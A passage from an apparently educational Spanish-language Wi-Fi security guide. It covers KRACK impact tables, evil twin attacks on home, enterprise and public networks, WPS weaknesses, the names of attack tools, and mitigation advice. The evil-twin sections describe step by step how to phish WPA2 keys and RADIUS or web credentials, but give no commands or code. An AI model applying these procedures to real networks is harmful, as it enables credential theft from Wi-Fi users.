	Descifrar paquetes enviados desde el cliente hacia el punto de acceso.
	Falsificar paquetes desde el cliente hacia el punto de acceso.
CCMP	Reenviar paquetes enviados desde el punto de acceso hacia el cliente.
	Descifrar paquetes enviados desde el cliente hacia el punto de acceso.
GCMP	Reenviar paquetes enviados desde el punto de acceso hacia el cliente.
	Descifrar paquetes enviados desde el cliente hacia el punto de acceso.
	Falsificar paquetes desde el cliente hacia el punto de acceso y desde el punto de acceso hacia el cliente.

Por lo tanto, un ataque KRACK sobre este handshake permite **reenviar paquetes enviados desde el punto de acceso hacia el cliente cuando se utiliza cualquiera de los tres protocolos de cifrado**, lo que permite que siempre se puedan reenviar tramas unicast y tramas dirigidas a grupos enviadas desde el punto de acceso hacia los clientes.

Por otro lado, un ataque KRACK sobre este handshake permite **descifrar los paquetes enviados desde el cliente hacia el punto de acceso cuando se utiliza cualquiera de los tres protocolos cifrado**, lo que permite que siempre sea posible secuestrar una conexión TCP establecida desde un cliente hacia un punto de Internet e inyectar datos dentro de ella.

Por último, un ataque KRACK sobre este handshake permite **falsificar paquetes desde el cliente hacia el punto de acceso cuando se utiliza el protocolo TKIP y en cualquier dirección cuando se utiliza el protocolo GCMP**. Esto permite que cuando se utilice TKIP o GCMP que se pueda utilizar el punto de acceso para inyectar paquetes hacía cualquier dispositivo conectado a la red.

Impacto de los ataques KRACK sobre el Fast BSS Transition (FT) Handshake

Cifrado	Impacto
TKIP	Reenviar paquetes enviados desde el cliente hacia el punto de acceso.
	Descifrar paquetes enviados desde punto de acceso hacia el cliente.
	Falsificar paquetes desde el punto de acceso hacia el cliente.
CCMP	Reenviar paquetes enviados desde el cliente hacia el punto de acceso.
	Descifrar paquetes enviados desde punto de acceso hacia el cliente.
GCMP	Reenviar paquetes enviados desde el cliente hacia el punto de acceso.
	Descifrar paquetes enviados desde punto de acceso hacia el cliente.
	Falsificar paquetes desde el punto de acceso hacia el cliente y desde el cliente hacia el punto de acceso.

Por lo tanto, un ataque KRACK sobre este handshake permite **reenviar paquetes enviados desde el cliente hacia el punto de acceso cuando se utiliza cualquiera de los tres protocolos de cifrado**, lo que permite que siempre se puedan reenviar

tramas unicast y tramas dirigidas a grupos enviadas desde el cliente hacia el punto de acceso.

Por otro lado, un ataque KRACK sobre este handshake permite **descifrar los paquetes enviados desde el punto de acceso hacia el cliente cuando se utiliza cualquiera de los tres protocolos cifrado**, lo que permite que siempre sea posible secuestrar una conexión TCP establecida desde un punto de Internet hacia el cliente e inyectar datos dentro de ella.

Por último, un ataque KRACK sobre este handshake permite **falsificar paquetes desde el punto de acceso hacia el cliente cuando se utiliza el protocolo TKIP y en cualquier dirección cuando se utiliza el protocolo GCMP**. Esto permite que cuando se utilice GCMP se pueda utilizar el punto de acceso para inyectar paquetes hacía cualquier dispositivo conectado a la red.

Impacto de los ataques KRACK sobre el Group Key Handshake

En este caso, utilizando cualquiera de los tres protocolos de cifrado únicamente se podrá reenviar paquetes enviados desde el punto de acceso hacia el cliente. Esto permitirá que sólo se puedan reenviar tramas dirigidas a grupos enviadas desde el punto de acceso hacia el cliente.

2.5.3 Ataques EVIL TWIN

Los ataques del tipo EVIL TWIN (gemelo malvado) mezclan una serie de técnicas junto a la ingeniería social para engañar a los usuarios de redes Wi-Fi y conseguir ilícitamente determinados objetivos. Esto hace que este tipo de ataques sean muy difíciles de evitar actualmente. Además, a través de estos ataques se pueden conseguir objetivos como la obtención de claves y credenciales de redes Wi-Fi protegidas con los protocolos WPA/WPA2 sin necesidad de utilizar ataques de fuerza bruta o diccionarios.

Este tipo de ataques consisten en desplegar un punto de acceso falso (en adelante, **Fake AP**) que simula ser el legítimo para engañar a las víctimas con la finalidad de que se conecten a él. Para ello, el atacante desplegará un Fake AP que tendrá el mismo ESSID que el punto de acceso legítimo.

El atacante puede utilizar varias técnicas para **conseguir que la víctima se conecte al Fake AP en lugar de al punto de acceso legítimo**. Por un lado, el atacante utilizará antenas Wi-Fi potentes de forma que la **intensidad de la señal que reciba la víctima del Fake AP sea mayor** que la del punto de acceso legítimo. Por otro lado, el atacante puede realizar ataques de denegación de servicio contra el punto de acceso legítimo, con el objetivo de que dicho punto de acceso no responda y la víctima tenga que seleccionar a la fuerza el Fake AP, que como se comentó anteriormente tendrá el mismo ESSID que el AP legítimo.

En el caso que **la víctima se encuentre conectado ya al punto de acceso legítimo**, el atacante puede realizar un **ataque de desautenticación contra el cliente conectado** combinado con un ataque de **denegación de servicio contra el punto de acceso legítimo**, de forma a que la víctima cuando intente conectarse de nuevo se vea forzado a conectarse al Fake AP desplegado por el atacante.

Una vez que la víctima se ha conectado al Fake AP, dependiendo de la arquitectura de la red que se esté atacando y de los objetivos que se pretenda conseguir el atacante

utilizará distintas técnicas para tal fin. Algunas de estas técnicas pueden ataques man-in-the-middle, DNS spoofing, web phishing, uso de servidores RADIUS falsos, captura de hashes asociados a la identificación de un cliente en una red que funcione en modo WPA-Enterprise, etc.

Entre los diferentes **objetivos** que el atacante puede conseguir con este tipo de ataques se encuentran los siguientes:

- Obtener la clave compartida en redes Wi-Fi protegidas con los protocolos WPA/WPA2 en modo PSK.
- Obtener las credenciales RADIUS de un usuario que se conecta a una red Wi-Fi protegida con los protocolos WPA/WPA2 en modo Enterprise.
- Capturar el tráfico generado por un usuario en una red Wi-Fi pública, para por ejemplo obtener las credenciales de acceso de un usuario a un determinado servicio web.

En los siguientes apartados se detallará como se llevan a cabo las variantes más habituales de estos ataques en función de la arquitectura Wi-Fi atacada y de los objetivos que el atacante pretende obtener.

2.5.3.1 Ataque EVIL TWIN contra red Wi-Fi doméstica

Este tipo de ataque suele tener como objetivo engañar a la víctima para que le proporcione al atacante la clave compartida PSK de la red Wi-Fi doméstica protegida con los protocolos WPA/WPA2.

El proceso para realizar el ataque está resumido en la siguiente figura:




Figura 26. Ataque EVIL TWIN contra red Wi-Fi doméstica

Para la realización de este ataque, es necesario contar con un cliente conectado al punto de acceso legítimo y realizar un ataque de desautenticación para que se vuelva a conectar, o bien esperar a que un cliente se conecte a la red legítima. Esto es debido a que el atacante necesita capturar los mensajes del 4-way handshake intercambiados durante la asociación para comprobar en la última fase del ataque si la contraseña introducida por la víctima es correcta. Esta comprobación se realizará utilizando el proceso descrito anteriormente en el apartado "2.5.1 Ataque proceso de autenticación PSK protocolos WPA/WPA2", utilizando la palabra introducida por la víctima en lugar de un diccionario.

A continuación se explica detalladamente el proceso para llevar a cabo el ataque:

1. Desautenticar a un cliente conectado al punto de acceso y capturar el 4-way handshake cuando vuelva a asociarse al mismo.
2. **El atacante despliega el Fake AP** con el mismo ESSID que el punto de acceso legítimo. Para ello utilizará una tarjeta de red inalámbrica que acepte el modo punto de acceso y que tenga potencia suficiente para que la señal que le llegue a la futura víctima sea superior a la del punto de acceso legítimo.
   El Fake AP estará configurado con tipo de **autenticación abierta**, por lo que no será necesario proporcionar una contraseña compartida para conectarse. El "Fake AP" dispondrá de un servidor DHCP para asignar a las clientes (víctimas) que se conecten datos referentes a la conexión de red (dirección IP, máscara, puerta de enlace y servidores DNS).
3. Opcionalmente, el atacante realizará un **ataque de denegación de servicio** contra el punto de acceso legítimo para impedir que éste pueda estar disponible. Esto provocará que la víctima se vea forzada a seleccionar el Fake AP cuando vaya a conectarse a la red Wi-Fi, ya que será el único punto de acceso que tenga el ESSID que la víctima espera.
4. El atacante realizará un ataque para desautenticar a la víctima del punto de acceso legítimo con el objetivo de que se conecte al Fake AP, que tendrá el mismo ESSID que la red Wi-Fi legítima y su señal llegará con más intensidad a la víctima, pero estará configurada con autenticación abierta.
5. **El atacante espera a que la víctima se conecte al Fake AP**. Como el Fake AP está configurado de forma intencionada con autenticación abierta, cuando la víctima intente asociarse al mismo se conectará directamente sin necesidad de que la víctima proporcione ninguna contraseña. En ese momento, el Fake AP le asignará los datos de configuración de red a la víctima (dirección IP, máscara de red y como puerta de enlace y servidor DNS la dirección IP del "Fake AP". A partir de este momento, el "Fake AP" resolverá todas las peticiones DNS realizadas desde el navegador de la víctima de forma que se le muestre a una página web de phishing especialmente diseñada para engañar al usuario, instándole a que proporcione la clave compartida de la red Wi-Fi para unirse a la misma.
6. Cuando la víctima introduzca la clave compartida, se comprobará si es correcta utilizando el handshake capturado en el punto 1. Mientras la contraseña introducida no sea correcta, se le mostrará la página web de phishing para que vuelva a introducir la contraseña.
7. Cuando la víctima introduzca la contraseña correcta, se almacenará la contraseña capturada, se mostrará un mensaje a la víctima informando que su conexión se restablecerá brevemente y se parará el "Fake AP".

En la prueba de concepto número 3 del Anexo "Prueba de Concepto nº 3 - Ataque EVIL TWIN sobre WPA2-PSK para obtener la contraseña de la red Wi-Fi" se expone detalladamente cómo utilizar una herramienta de auditoría concreta para efectuar este tipo de ataque EVIL TWIN contra una red Wi-Fi doméstica protegida con el protocolo WPA2-PSK.

2.5.3.2 Ataque EVIL TWIN contra red Wi-Fi empresarial

Este tipo de ataque suele tener como objetivo obtener las credenciales de acceso RADIUS de un usuario a una red Wi-Fi empresarial protegida con los protocolos WPA/WPA2 en modo Enterprise.

El proceso para realizar el ataque está resumido en la siguiente figura:




Figura 27. Ataque EVIL TWIN contra red Wi-Fi empresarial

A continuación se explica detalladamente el proceso para llevar a cabo el ataque:

1. **El atacante despliega el Fake AP** con el mismo ESSID que el punto de acceso legítimo. Para ello utilizará una tarjeta de red inalámbrica que acepte el modo punto de acceso y que tenga potencia suficiente para que la señal que le llegue a la futura víctima sea superior a la del punto de acceso legítimo.
   El "Fake AP" proporcionará autenticación a través de un servidor RADIUS simulado al igual que el AP legítimo, con la finalidad de que los clientes se conecten a esta red y realizar un ataque **man-in-the-middle** para interceptar los hashes del intercambio EAP asociados a las credenciales proporcionadas por el usuario para autenticarse frente al servidor RADIUS.

   Para la autenticación entre el cliente y el falso servidor RADIUS se suele utilizar un protocolo que permita usar MS-CHAPv2 para autenticar al cliente, como por ejemplo el protocolo PEAP. De esta forma, una vez establecido el túnel utilizando el certificado de servidor del Fake AP, se utilizará MS-CHAPv2 para autenticar al cliente. MS-CHAPv2 establece un sistema de reto/respuesta para autenticar a los clientes. Este tipo de autenticación tiene algunas vulnerabilidades :

   - El usuario se envía en texto claro.
   - No se utiliza SALT junto con el hash NT, lo que permite ataques basados en diccionarios.
   - Selección de clave débil DES para el desafío reto/respuesta que permite obtener 2 bytes del hash NT.

Por lo tanto, el objetivo de atacante es capturar el valor reto/respuesta asociado a la autenticación de la víctima para realizar un ataque basado en diccionario sobre dicho valor y obtener la contraseña de la víctima.

2. Opcionalmente, el atacante realizará un **ataque de denegación de servicio** contra el punto de acceso legítimo para impedir que este pueda estar disponible. Esto provocará que la víctima se vea forzada a seleccionar el Fake AP cuando vaya a conectarse a la red Wi-Fi, ya que será el único punto de acceso que tenga el ESSID que la víctima espera.

3. La víctima se conecta al Fake AP. En ese momento, se le muestra el certificado electrónico de servidor del Fake AP. Dicho certificado se habrá creado con la intención de simular el certificado real de servidor utilizando por el punto de acceso legítimo, con el objetivo de que la víctima lo acepte.

4. Posteriormente, el Fake AP solicita al cliente que introduzca sus credenciales RADIUS para conectarse a la red Wi-Fi. Cuando la víctima introduzca sus credenciales, se producirá el intercambio PEAP y el atacante capturará el valor del reto/respuesta MS-CHAPv2 utilizado para autenticar al cliente. Como el nombre de usuario se envía en claro, al atacante únicamente le queda obtener la contraseña.

5. Una vez capturados los valores reto/respuesta asociados a las credenciales introducidas por el usuario, el atacante realizará un ataque de diccionario contra dichos valores con el objetivo de obtener las credenciales RADIUS del usuario de la red Wi-Fi empresarial.

En la prueba de concepto número 4 del Anexo "Prueba de Concepto nº 4 - Ataque EVIL TWIN sobre WPA2-Enterprise para robar las credenciales RADIUS" se expone detalladamente cómo utilizar unas herramientas de auditoría concretas para efectuar este tipo de ataque EVIL TWIN contra una red Wi-Fi empresarial protegida con el protocolo WPA2-Enterprise.

2.5.3.3 Ataque EVIL TWIN contra red Wi-Fi pública

Este tipo de ataque suele tener como objetivo obtener las credenciales de acceso a un determinado servicio web u otros datos sensibles de usuarios que utilizan redes Wi-Fi públicas para conectarse a Internet.

El proceso para realizar el ataque está resumido en la siguiente figura:




Figura 28. Ataque EVIL TWIN contra red Wi-Fi pública

A continuación se explica detalladamente el proceso para llevar a cabo el ataque:

1. El atacante despliega un punto de acceso falso "Fake AP" que tenga el mismo ESSID que la red Wi-Fi pública legítima, con la finalidad de que los clientes se conecten a esta red y adoptar una posición man-in-the-middle entre dichos clientes e Internet para interceptar el tráfico, realizar un ataque de web phishing y capturar los datos que introduzcan los usuarios. Para ello utilizará una tarjeta de red inalámbrica que acepte el modo punto de acceso y que tenga potencia suficiente para que la señal que le llegue a la futura víctima sea superior a la del punto de acceso legítimo.
   El Fake AP estará configurado con autenticación abierta al igual que punto de acceso legítimo. Dispondrá de un servidor DHCP para asignar a las clientes (víctimas) que se conecten datos referentes a la conexión de red (dirección IP, máscara, puerta de enlace y servidores DNS).
2. Opcionalmente, el atacante realizará un ataque de denegación de servicio contra el punto de acceso legítimo para impedir que este pueda estar disponible. Esto provocará que la víctima se vea forzada a seleccionar el Fake AP cuando vaya a conectarse a la red Wi-Fi, ya que será el único punto de acceso que tenga el ESSID que la víctima espera.
3. Cuando un cliente se conecte al “Fake AP”, automáticamente se le asignará una IP y se establecerá como puerta de enlace la dirección del “Fake AP”. El “Fake AP” resolverá todas las peticiones DNS realizadas desde el navegador de la víctima de forma que se le muestre una página de phishing idéntica a una página web legítima de un servicio web utilizado por la mayoría de usuarios de Internet (por ejemplo, la página de login de facebook), con el objetivo de engañar al usuario y que proporcione las credenciales de acceso al servicio.
4. Cuando la víctima introduzca sus credenciales de acceso al servicio de web pensando que la página de web del servicio es la legítima, el atacante capturará los datos introducidos, obteniendo las credenciales de acceso al servicio de la víctima.
5. Por último, para que la víctima no sospeche, el atacante puede redirigir al usuario a la página web legítima del servicio web y continuar capturando el tráfico de la víctima para capturar más datos sensibles de la víctima. Otra opción sería

apagar el Fake AP para que la víctima se conecte al punto de acceso legítimo de la red Wi-Fi pública.

En la prueba de concepto número 5 del Anexo "Prueba de Concepto nº 5 - Ataque wi-phishing sobre redes públicas para obtener las credenciales de acceso de un usuario a un servicio web" se expone detalladamente cómo utilizar una herramienta de auditoría concreta para efectuar este tipo de ataque EVIL TWIN contra una red Wi-Fi pública.

2.5.4 Ataques contra WPS

Aunque como se ha comentado anteriormente WPS no es un protocolo de seguridad, sí se trata un mecanismo utilizado para simplificar el proceso de conexión de dispositivos a redes Wi-Fi protegidas por los protocolos WPA/WPA2.

Por lo tanto, las vulnerabilidades asociadas a WPS afectan directamente a las redes protegidas con los protocolos WPA/WPA2.

Este mecanismo de descrito anteriormente ha introducido nuevos problemas de seguridad que pueden provocar que una configuración inalámbrica aparentemente robusta sea vulnerable.

Una de las primeras vulnerabilidades que se detectaron residía en que **muchos de los fabricantes que incorporaban esta funcionalidad utilizaban parámetros del punto de acceso (como dirección MAC, modelo, etc.) para generar el código PIN WPS establecido por defecto en el punto de acceso**. Esto provocó que surgieran utilidades que permitían obtener el código PIN en unos pocos segundos.

Por otro lado, es posible realizar **un ataque por fuerza bruta sobre el PIN definido en el AP cuando se usa el modo "Registrador externo"**. Existen varias herramientas de auditoría que permiten realizar de forma sencilla este ataque y obtener el código PIN WPS en un tiempo de cuatro horas aproximadamente. También existe un fallo de diseño que permite derivar el código PIN establecido por el AP simplemente observando sus respuestas, lo que reduce el tiempo necesario para obtener el código PIN.

Muchos fabricantes han optado por introducir un bloqueo o retraso tras introducir un código PIN WPS erróneo. Sin embargo, esta medida resulta insuficiente para solventar el problema de seguridad y en la mayoría de los casos es posible obtener el código PIN en uno o pocos días.

En el año 2015, apareció un nuevo ataque llamado "**Pixie Dust Attack**" que permitía en unos pocos segundos obtener el código PIN WPS. Este ataque afectaba a los puntos de acceso de unos determinados fabricantes. Se basa en capturar el intercambio de mensajes en entre el punto de acceso y el atacante, para posteriormente crackear el PIN de forma offline.

Por último**, cuando un cliente intenta conectarse a un punto de acceso utilizando WPS, se transmitirá información sensible sobre el dispositivo** que podría ser utilizado por un atacante. Entre esta información se encuentra la siguiente: identificador del dispositivo, marca, modelo, número de serie, versión del firmware, etc.

Por todos estos motivos, WPS se considera inseguro actualmente y se recomienda desactivar esta funcionalidad en los puntos de acceso.

2.5.5 Herramientas para explotar vulnerabilidades de los protocolos WPA/WPA2

Actualmente, existen varias herramientas para llevar a cabo los ataques descritos anteriormente sobre los protocolos WPA/WPA2, con excepción de los ataques KRACK. Los descubridores de las vulnerabilidades explotadas por los ataques KRACK únicamente han puesto a disposición de los usuarios un script para detectar si una determinada implementación es vulnerable ante este tipo de ataques y un video donde se ejecuta una prueba de concepto para ilustrar cómo un atacante es capaz de descifrar todos los datos transmitidos por la víctima.

En cuanto al **ataque basado en diccionario contra el proceso de autenticación de los protocolos WPA/WPA2 en modo PSK**, existen varias herramientas que lo implementan. Por un lado, la suite aircrack-ng incluye utilidades que permiten realizar dicho ataque de forma manual:

- airodump-ng. Permite capturar el 4-way handshake.
- aireplay-ng. Permite realizar un ataque para desautenticar a un cliente conectado a un punto de acceso para forzar que vuelva a conectarse.
- aircrack-ng. Permite realizar un ataque basado en diccionario contra un 4-way handshake previamente capturado.

Por otro lado, existen varias herramientas y scripts que automatizan este tipo de ataque.

Respecto a los ataques **EVIL TWIN**, la utilidad **airbase-ng** de la suite aircrack-ng permite de forma manual desplegar puntos de acceso falsos para llevar a cabo este tipo de ataques. Además, existen herramientas que automatizan la ejecución de las diferentes variantes de este tipo de ataques. Algunas de estas herramientas son las siguientes: Linset, Fluxion, Wifiphisher, hostapd-wpe, etc.

Por último, para realizar ataques contra **WPS** también existen varias herramientas que permiten ejecutarlos de forma sencilla. Algunas de estas herramientas son las siguientes: Wash, Reaver y PixieWPS.

2.5.5 Recomendaciones de seguridad protocolos WPA/WPA2

A continuación se expondrán algunas medidas de seguridad específicas para evitar/mitigar los ataques descritos anteriormente. Posteriormente, también se detallarán recomendaciones generales para mejorar la seguridad en redes Wi-Fi.

En relación al **ataque basado en diccionario contra proceso de autenticación PSK**, la única medida de protección posible es **utilizar una clave robusta** para proteger la red Wi-Fi. Una clave se considera robusta si tiene al menos una longitud de 12 caracteres alfanuméricos (debe incluir al menos mayúsculas, minúsculas y números) y no debe estar incluida en ningún tipo de diccionario.

Una posible técnica para recordar este tipo de contraseñas es utilizar una frase, de forma que las primera letra de cada palabra sea utilizada para la contraseña, usando mayúsculas para las palabras en posición impar y minúsculas para las de la posición par. Por ejemplo, dada la frase "En 2018 no existe la seguridad total en el ámbito de las tecnologías de la información y las comunicaciones", la contraseña asociada sería la siguiente: "E2NeLsTeEaDlTdLiYlC".

En cuanto a los **ataques KRACK**, al tratarse de ataques que aprovechan de vulnerabilidades de determinadas implementaciones de los protocolos WPA/WPA2, la única solución es actualizar el software de los dispositivos afectados que integran la red Wi-Fi, tanto clientes como puntos de acceso. Por lo tanto, se recomienda mantener siempre actualizado el firmware/software de los dispositivos con capacidad inalámbrica.

En caso de que los dispositivos sean antiguos y no existan actualizaciones para ellos, se recomienda sustituirlos por otros nuevos.

Respecto a los **ataques EVIL TWIN**, se proponen las siguientes medidas de seguridad para intentar mitigarlos:

- Asegurarse de que la red Wi-Fi a la que se va a conectar es legítima:
  - Al conectarse a una **red Wi-Fi doméstica**, nunca seleccionar una red con autenticación abierta aunque tenga el mismo nombre que la red Wi-Fi legítima. Se debe tener la certeza que la red Wi-Fi seleccionada tiene el ESSID esperado y utiliza el protocolo de seguridad esperado.
  - Al conectarse a una **red Wi-Fi empresarial**, validar siempre que el certificado electrónico del servidor RADIUS ha sido emitido por una autoridad de certificación de confianza y que sus datos se corresponden con los de la organización.
- Nunca introducir la contraseña de la red Wi-Fi cuando lo requiera una página web en el navegador del usuario, a no ser que ser que se esté modificando intencionadamente la contraseña de la Wi-Fi en la configuración del punto de acceso (para cambiar la contraseña del punto de acceso, se recomienda siempre hacerlo utilizando la red cableada).
- Utilizar Redes Privadas Virtuales (VPN). De esta forma se añade una capa extra de seguridad, ya que se asegura que los datos transmitidos están cifrados y que aunque los atacantes los capturen no podrán descifrarlos.
- Utilizar un buen antivirus. Actualmente, existen en el mercado antivirus que detectan cuando existen varias redes Wi-Fi con el mismo ESSID, informando al usuario de que alguna de las redes podría ser ilegítima.
- Ocultar el SSID de la red Wi-Fi y habilitar el filtrado MAC. Aunque estas medidas por sí solas no sirven para evitar estos ataques, pueden dificultar al atacante que puedan llevarlos a cabo.

Además de las recomendaciones de seguridad específicas para evitar o mitigar los ataques anteriormente descritos, a continuación se realizan una **recomendaciones de seguridad generales** que se deben adoptar para aumentar el nivel de protección en redes Wi-Fi:

- **No utilizar configuraciones por defecto** de puntos de acceso.
- Cambiar las credenciales por defecto para acceder a la administración de los puntos de acceso.
- Cambiar el ESSID por defecto del punto de acceso.
- Para redes **Wi-Fi domésticas**, utilizar el protocolo **WPA2** en modo **PSK** y con cifrado **CCMP**.
- Para redes **Wi-Fi empresariales**, utilizar el protocolo **WPA2** en modo **Enterprise** con cifrado **CCMP**. En cuanto al protocolo EAP utilizado entre cliente, punto de acceso y servidor RADIUS, se recomienda utilizar algún tipo de autenticación que ofrezca niveles altos de seguridad, como EAP-TLS, EAP-TTLS o PEAP.

- Para redes **Wi-Fi empresariales**, instalar cortafuegos entre el segmento inalámbrico y cableado de la red. Instalar también sistemas de detección de intrusos específicos para redes Wi-FI (IDS).
- Cuando la red Wi-Fi funcione en modo PSK, deben utilizarse **claves compartidas robustas y renovarlas cada cierto tiempo**. Una clave se considera robusta si tiene al menos una longitud de 12 caracteres alfanuméricos (debe incluir al menos mayúsculas, minúsculas y números) y no debe estar incluida en ningún tipo de diccionario. De esta forma, se evitan ataques por fuerza bruta y basados en diccionarios.
- Realizar la gestión de configuración de los puntos de acceso conectado el dispositivo utilizado directamente por cable al punto de acceso. En caso de realizar la configuración a través de la red Wi-Fi, utilizar el protocolo HTTPS.
- Establecer políticas de apagado de los puntos de acceso durante los periodos que no se utilicen.
- Deshabilitar todos los servicios no utilizados en el punto de acceso.
- Desactivar en el punto de acceso la funcionalidad WPS, ya que actualmente se considera vulnerable.
- Configurar la potencia adecuada con la emitirán los puntos de acceso de forma que únicamente se cubra la zona que se necesita.

2.6 Seguridad en redes Wi-Fi públicas

2.6.1 Introducción

Se denomina "**Redes Wi-Fi Públicas**" a la redes Wi-Fi desplegadas por establecimientos y organizaciones para ofrecer al público en general conexión a Internet gratuita. Entre estos lugares se encuentran cafeterías, aeropuertos, hoteles, establecimientos comerciales, etc.

Este tipo de redes normalmente están configuradas con **autenticación abierta**, por lo que cualquier persona que se encuentre en su radio de alcance puede conectarse directamente a ellas para obtener conexión a Internet, sin necesidad de conocer previamente una clave compartida.

Sin embargo, el uso de redes Wi-Fi públicas por parte de los usuarios para obtener de forma cómoda y rápida conexión gratuita a Internet conlleva una serie de riesgos de seguridad.

Por un lado, el tipo de autenticación abierta utilizado para facilitar la conexión a los usuarios **permite a los usuarios maliciosos asociarse de forma sencilla a la red**. Una vez conectados a la red, los atacantes pueden escanear la red en búsqueda de víctimas y llevar a cabo ataques sobre ellos de forma relativamente sencilla. Estos ataques pueden ser pasivos o activos. En los **ataques pasivos**, el atacante se limitará a capturar el tráfico de la red. En los **ataques activos**, el atacante podrá llevar a cabo ataques del tipo man-in-the-middle o incluso realizar ataques directamente contra los dispositivos de las víctimas para acceder a sus datos o infectarlos.

Por otro lado, la **protección de la privacidad de los datos de los usuarios es responsabilidad del propios usuarios**. Es decir, **la red Wi-Fi no ofrece por sí misma ningún mecanismo para proteger los datos transmitidos de los usuarios**, ya que dichos datos no se cifran. Esto permite a los usuarios maliciosos realizar ataques de escucha o del tipo man-in-the-middle para obtener de forma ilícita datos sensibles de

los usuarios o incluso suplantar su identidad. Por lo tanto, si los usuarios no adoptan medidas de seguridad extras serán vulnerables ante este tipo de ataques.

